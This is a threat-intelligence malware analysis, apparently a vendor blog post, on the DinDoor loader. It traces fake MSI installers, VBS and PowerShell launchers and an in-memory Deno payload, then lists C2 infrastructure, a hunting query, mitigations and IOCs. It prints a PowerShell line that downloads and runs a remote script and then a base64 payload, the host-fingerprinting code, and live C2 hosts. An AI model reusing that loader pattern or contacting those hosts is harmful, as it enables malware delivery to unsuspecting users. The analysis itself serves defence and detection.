| Author | alpha_tool27 |
| Subject | coupon.hub.v1 |
| Comments | coupon.hub.v1 |
| Build tool | WiX Toolset |
| Build date | February 13, 2026 |
| UUID | 7B9AB316-A849-42A4-A586-CA3EB5CCC4AE |
Upon execution, the installer triggers error.vbs, which opens a fabricated Windows error dialog with the message, "Installation Failed! Ex00000185", accompanied by an error icon. While the victim is left wondering why the install did not complete,
Viper_controller36.vbs executes silently in the background
The Viper_controller36 script serves as a silent launcher for
tango_utility84.ps1, resolving the script's path dynamically, rather than from a hardcoded location as mentioned in the previous sample. PowerShell is invoked with the window style set to 0, fully hidden without waiting for the process to complete.
Figure 02: Execution workflow for Installer_v1.21.66.msi
tango_utility84.ps1 performs a similar check for Deno as
Juliet_widget15.ps1. However, the delivery method differs significantly. Rather than writing the JavaScript code to disk, the PowerShell script passes it directly to deno.exe as a URI argument, specifically
data:application/javascript;base64, ensuring the payload executes entirely in memory and no code is written to disk.
$d = "$env:USERPROFILE\.deno\bin\deno.exe"  if (-not (Test-Path $d)) { iex ((irm https://deno.land/install.ps1 -UseBasicParsing) -replace '--ssl-revoke-best-effort', '') } & $d -A "data:application/javascript;base64,..."

                Copy
Let's now shift our focus to what happens when Deno takes over from the JavaScript payloads.
Inside the Deno Payload
Once deno.exe takes over execution, the first action is to bind a port, not a network call. Both samples attempt to open a TCP listener on 127.0.0.1, with the migcredit sample using port
10091, and the Installer sample port
10044. If the port is already in use, the process calls
Deno.exit(1) and terminates immediately. This behavior functions as a mutex, preventing a victim system from being re-infected multiple times. Defenders should monitor for a TCP bind on localhost from deno.exe as a host-based indicator
Before communicating with the controller, the payload constructs a unique identifier/fingerprint of the infected host. The code for this process was a mirror image in both samples and used a dual rolling hash function initialized with the constant
0x9E3779B9. The system's USERNAME, hostname, total memory, and OS release string, are chained together to produce a 16-character hex ID. This identifier is appended to every C2 request, allowing the operator to de-duplicate victim hosts server side. Below is a code snippet displaying the code responsible for fingerprinting.
function i(n) { let t = 0, e = 2654435769; for (let o = 0; o < n.length; o++) t = (t << 5) - t + n.charCodeAt(o) | 0, e = (e << 5) - e + n.charCodeAt(o) | 0; return (t >>> 0).toString(16).padStart(8, "0") + (e >>> 0).toString(16).padStart(8, "0") }

                Copy
With the above completed, the payload begins probing its C2. A GET request is first sent to the /health endpoint with a three-second timeout, and an expected HTTP 200 response with a body of ok. During our research, it was identified that direct requests to this same endpoint resulted in the same message as seen in the screenshot below.
Figure 03: Example GET request to the /health endpoint of a DinDoor server at 193.233.82[.]43The malware proceeds to the next stage only if the above message is received. On failure, the request is silently dropped and the loop retries. Both samples implement this behavior in an identical manner.
In the
Installer_v1.21.66.msi sample, the payload constructs a request to serialmenot[.]com using the following URL:
http://serialmenot[.]com/mv2/<JWT>/<victim_hash>

                Copy
The JWT embedded in the path acts as a hardcoded campaign token. Decoding it reveals the below metadata, which has similar naming with previous DinDoor activity.
Figure 04: Decoded JWT displaying campaign information including campaign name, URL, ID and proxies.With the exception of the userNote field, the above is a one-for-one match to the JWT credentials found in JUMPSEC's post associated with MuddyWater, further underscoring that this is a shared malware platform used by a number of threat actors.
The second-stage payload exists only in memory for the duration of execution. No file is written, nor a temporary path created. The child process then performs a GPU enumeration using Get-WmiObject Win32_VideoController, likely a sandbox detection check, prior to further tasking. The beacon continuously polls every second, and on failure, catches the error, rotates the C2 index, and retries.
Unlike the Installer* sample, migcredit.pdf.msi's payload is processed through javascript-obfuscator, an open-source project using a 181-entry string array with a runtime shuffle function that prevents static resolution without executing the shuffle. What we were able to confirm were the port as mentioned above, a 30-second beacon interval, and a C2 path of
/event rather than the
/mv2/<JWT>/<victim_hash> structure used by the Installer sample. No JWT or campaign token was recovered from this variant.
Turning HTTP Headers Into Leads - Pivoting to Active Infrastructure
DinDoor's HTTP response is consistent enough that it allows for pivoting to unearth reported and unreported infrastructure. Requests to port 80 on active servers return the following headers:
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Content-Length: 13
Content-Type: text/plain; charset=UTF-8
Via: 1.1 Caddy, 1.1 Caddy
X-Request-Id: <unique per request>

                Copy
Several elements of the above will be used to build a HuntSQL query. The Via: 1.1 Caddy, 1.1 Caddy header indicates at least two proxy hops between the internet-facing host and the backend application. The IPs identified during our research likely represent the public-facing layer of what may be a tiered infrastructure. Our investigation into identifying additional IPs is ongoing.
The X-Request-Id field is another Caddy-generated item that is unique per request, but will not assist in creating a detection query. Unauthenticated requests result in a 404 response with a standard message '404 Not Found' which corresponds to the Content-Length: 13 header.
Using HuntSQL, the following query surfaces IP's matching this profile:
SELECT
  ip,
  port
FROM
  http
WHERE
  port = 80
  AND status.message = '404 Not Found'
  AND header.content_length = '13'
  AND (
    header.raw LIKE '%Via: 1.1 Caddy%'
    AND header.raw LIKE '%X-Request-Id: %'
  )
GROUP BY
  ip,
  port

                Copy
Result:
Figure 05: HuntSQL result identifying 20 unique hosts matching the DinDoor query.The query returns 20 results, active within the past week as of this post's publication. The servers are spread across 15 different autonomous systems with no single provider accounting for a majority of the cluster. Several networks in Figure 05 (PROSPERO 000, BL Networks, ZhyouiSat Communications, and AEZA Group) have been identified as bulletproof hosters or slow to respond to abuse reports.
Additional verification can be validated by making direct requests to the previously discussed endpoints. A response returning ok can confirm active DinDoor deployment, though it is important to keep in mind that different responses could indicate infrastructure yet to be operational, or the services were taken offline by the operator.
Not all of the IPs had a resolving domain observed during our research, though a handful of hosts did have a TLS certificate subject common name (issued by Let's Encrypt) pointing to domains that could be used in future attacks. Domains registered via Tucows and using Njalla for DNS nameservers were seen consistently across the host results.
Mitigation Strategies
DinDoor's delivery chain is predictable enough to disrupt at multiple points before the payload has a chance to execute. The following offer the most immediate defensive actions to take:
Alert on deno.exe executing outside approved systems. Where feasible, restrict execution to approved developer systems via application control policies.
Restrict MSI execution to specific users/admins: Restricting msiexec.exe via AppLocker or WDAC removes DinDoor's initial execution vector.
Alert on Deno command-line patterns: Specific command line patterns like deno.exe -A data:application/javascript;base64, TCP bind on 127.0.0.1 using ports 10044 or 10091.
Review network logs for HTTP responses containing Via: 1.1 Caddy, 1.1 Caddy and X-Request-Id on port 80. In addition, consider blocking the domains listed below and any communications with suspect hosting providers.
If you find an unexpected deno.exe process as a child of powershell.exe or wscript.exe, this should be treated as high priority as it could indicate a DinDoor infection in process.
Below are the full IOCs from this investigation.
Indicators of Compromise
File Hashes
| Filename | SHA-256 Hash |
|---|---|
| migcredit.pdf.msi | 7b793c54a927da36649eb62b9481d5bcf1e9220035d95bbfb85f44a6cc9541ae |
| Installer_v1.21.66.msi | 2a09bbb3d1ddb729ea7591f197b5955453aa3769c6fb98a5ef60c6e4b7df23a5 |
Network Infrastructure
| Type | Indicator | TLS Cert Common Name | Resolving Domain(s) | Hosting |
|---|---|---|---|---|
| IP | 138.124.240[.]76 | bandage.healthydefinitetrunk[.]com | bandage.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 138.124.240[.]77 | N/A | grafana.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 140.82.18[.]48 | N/A | N/A | The Constant Company, LLC, US |
| IP | 178.104.137[.]180 | N/A | N/A | Hetzner Online GmbH, DE |
| IP | 192.109.200[.]151 | N/A | generalnewlong[.]com agilemast3r.duckdns[.]org | Pfcloud UG, NL |
| IP | 193.233.82[.]43 | N/A | N/A | Digital Hosting Provider LLC, NL |
| IP | 194.48.141[.]192 | justtalken[.]com | N/A | VDSka hosting, NL |
| IP | 199.91.220[.]142 | N/A | N/A | BL Networks, NL |
| IP | 199.91.220[.]216 | N/A | annaionovna[.]com | BL Networks, NL |
| IP | 2.26.117[.]169 | N/A | N/A | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 2.27.122[.]16 | N/A | surgery.healthydefinitetrunk[.]com | NEKOBYTE INTERNATIONAL LIMITED, DE |
| IP | 209.99.189[.]170 | playerdragonbike[.]com | playerdragonbike[.]com | SKN Subnet & Telecom Ltd, US |
| IP | 45.135.180[.]200 | N/A | N/A | SOLLUTIUM EU Sp z.o.o., NL |
| IP | 45.151.106[.]88 | N/A | N/A | MHost LLC, NL |
| IP | 178.16.52[.]191 | N/A | N/A | Omegatech LTD, DE |
| IP | 193.24.123[.]25 | N/A | weaplink[.]com ilspaeysoff[.]site ineracaspsl[.]site myspaeysoff[.]site aeeracaspsl[.]site | PROSPERO OOO, RU |
| IP | 199.217.99[.]189 | N/A | bitatits[.]surf | BL Networks, NL |
| IP | 146.19.254[.]84 | N/A | landmas[.]info | BlueVPS OU, NL |
| IP | 185.218.19[.]117 | N/A | N/A | ZhouyiSat Communications, DE |
| IP | 85.192.27[.]152 | N/A | hngfbgfbfb[.]cyou | AEZA GROUP LLC, DE |
File Indicators
| Path | Purpose |
|---|---|
%USERPROFILE%\.deno\bin\deno.exe | Deno runtime drop path |
AppData\Local\<word>.<word>.<version>\ | PowerShell & VBS drop and launch paths |
Conclusion
DinDoor does not appear to be a single-operator tool. The decoded JWT showed similarities to MuddyWater, while the other sample showed a completely different execution flow while likely targeting a financial services company, something more common of TAG-150/GrayBravo. Encountering yet another malicious file communicating with serialmenot[.]com confirms a multi-tenancy platform under separate credentials distributed to actors by unknown means.
The malware is not overly technical or difficult to detect; the operators capitalize on user familiarity; MSI files, PowerShell, and runtime environments common with developers may easily be overlooked as standard activity. The 20 servers listed above represent the visible edge of a likely larger cluster of infrastructure. Our research will continue to identify the operators and hosts behind this platform, showing what sits behind those Caddy hops.
The query that surfaced these 20 servers is one example of what HuntSQL can do. Book a demo to try it on your own pivots.
Related Posts
Related Posts
Related Posts